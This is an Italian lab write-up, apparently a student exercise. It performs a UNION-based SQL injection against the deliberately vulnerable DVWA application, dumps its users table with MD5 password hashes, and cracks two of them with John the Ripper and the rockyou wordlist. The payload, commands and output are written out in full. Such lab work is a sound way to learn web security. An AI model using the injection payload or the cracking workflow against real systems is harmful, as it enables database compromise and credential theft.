



# SQL ESERCIZIO

MATTIA PASTORELLI



# COMANDA:

Utilizzando l'attacco SQL Injection (non blind), andare a compromettere il database di DVWA.

Bonus: Noterete che le password sono in codice hash. Trovare il modo per rendere le password in chiaro.



SQL

# COS'È UN SQL INJECTION?

L'SQL Injection è una tecnica di attacco informatico che sfrutta le vulnerabilità presenti nei sistemi di gestione dei database che utilizzano SQL (Structured Query Language). Questo tipo di attacco consente ad un black hat di inserire e manipolare i comandi SQL all'interno di input dati. (es. modulo web o URL).





# ATTACCO SQL INJECTION

Per prima cosa andiamo sul sito da attaccare, in questo caso sarà la nostra DVWA di Metasploitable.  
Inseriamo credenziali di accesso e settiamo il livello di difesa su Low.

Dopodiché, dal menu sulla sinistra entriamo nella sezione "SQL INJECTION"

Nel campo bianco inseriamo la query che ci servirà per entrare nel sql del sito web e che ci darà in chiaro Nome, Cognome, Username e Password (HASH).

La query utilizzata è la seguente:

```
%' and 1=0 union select null,  
concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from  
users #
```



## Vulnerability: SQL Injection

User ID:


Submit

### More info

<http://www.securiteam.com/securityreviews/5DP4N1P76E.html>

[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)

<http://www.unixwiz.net/techtips/sql-injection.html>





# ATTACCO SQL INJECTION

Una volta premuto su “Submit”, il risultato sarà il seguente ----->

Possiamo notare che ci è stato messo in chiaro le seguenti informazioni:

- Nome
- Cognome
- Username
- Password (criptato in codice HASH)

La password viene visualizzata in questo modo perché i siti web che visitiamo non salvano in chiaro le nostre password.

Quindi, per questioni di sicurezza, viene criptata attraverso un codice HASH, il quale in fase di autenticazione verrà associato ad un numero di sessione e l’username dell’utente.

**Vulnerability: SQL Injection**

User ID:

ID: '%' and 1=0 union select null, concat(first\_name,0x0a,last\_name,0x0a,us  
First name:  
Surname: admin  
admin  
admin  
5f4dcc3b5aa765d61d8327deb882cf99

ID: '%' and 1=0 union select null, concat(first\_name,0x0a,last\_name,0x0a,us  
First name:  
Surname: Gordon  
Brown  
gordonb  
e99a18c428cb38d5f260853678922e03

ID: '%' and 1=0 union select null, concat(first\_name,0x0a,last\_name,0x0a,us  
First name:  
Surname: Hack  
Me  
1337  
8d3533d75ae2c3966d7e0d4fcc69216b

ID: '%' and 1=0 union select null, concat(first\_name,0x0a,last\_name,0x0a,us  
First name:  
Surname: Pablo  
Picasso  
pablo  
0d107d09f5bbe40cade3de5c71e9e9b7

ID: '%' and 1=0 union select null, concat(first\_name,0x0a,last\_name,0x0a,us  
First name:  
Surname: Bob  
Smith  
smithy  
5f4dcc3b5aa765d61d8327deb882cf99



# ATTACCO SQL INJECTION

Una volta ottenuto il l'username e la password, copiamo i dati e li salviamo in un file.txt sul desktop. (come in figura 1)

Successivamente attraverso il programma John The Ripper, possiamo andare a decodificare l'Hash e avere in chiaro la password.

Attraverso il comando:

**john --wordlist=rockyou.txt --format=raw-md5 crack.txt**

Possiamo far partire un attacco Brute Force a dizionario con John, il quale proverà tutte le combinazioni possibili presenti sulla lista "Rockyou.txt", fino a quando avrà un riscontro positivo.

Una volta trovata la password, restituirà un messaggio con in chiaro PSW ed ID in giallo. (Figura 2)

```
1 gordonb:e99a18c428cb38d5f260853678922e03
2 pablo:0d107d09f5bbe40cade3de5c71e9e9b7
3
```

```
(root@kali)-[/home/kali/Desktop]
# john --wordlist=rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5)
Warning: no OpenMP support for this hash type, consider --with-omp
Press 'q' or Ctrl-C to abort, almost any other key stops
abc123 (gordonb)
1g 0:00:00:00 DONE (2024-01-18 08:50) 16.66g/s 9000i
Use the "--show --format=Raw-MD5" options to display the results
Session completed.
```

```
(root@kali)-[/home/kali/Desktop]
# john --wordlist=rockyou.txt --format=raw-md5
Using default input encoding: UTF-8
Loaded 2 password hashes with no different salts
Remaining 1 password hash
Warning: no OpenMP support for this hash type, consider --with-omp
Press 'q' or Ctrl-C to abort, almost any other key stops
letmein (pablo)
1g 0:00:00:00 DONE (2024-01-18 08:50) 16.66g/s 9000i
Use the "--show --format=Raw-MD5" options to display the results
Session completed.
```

# PROVA DI AUTENTICAZIONE

Possiamo provare ad effettuare il login-in sulla nostra DVWA con le credenziali appena provate e costatare se il brute force abbia avuto successo o meno.

Di seguito viene riportata la Home Page dopo l'autenticazione con le credenziali:

Username: pablo

Password: letmein

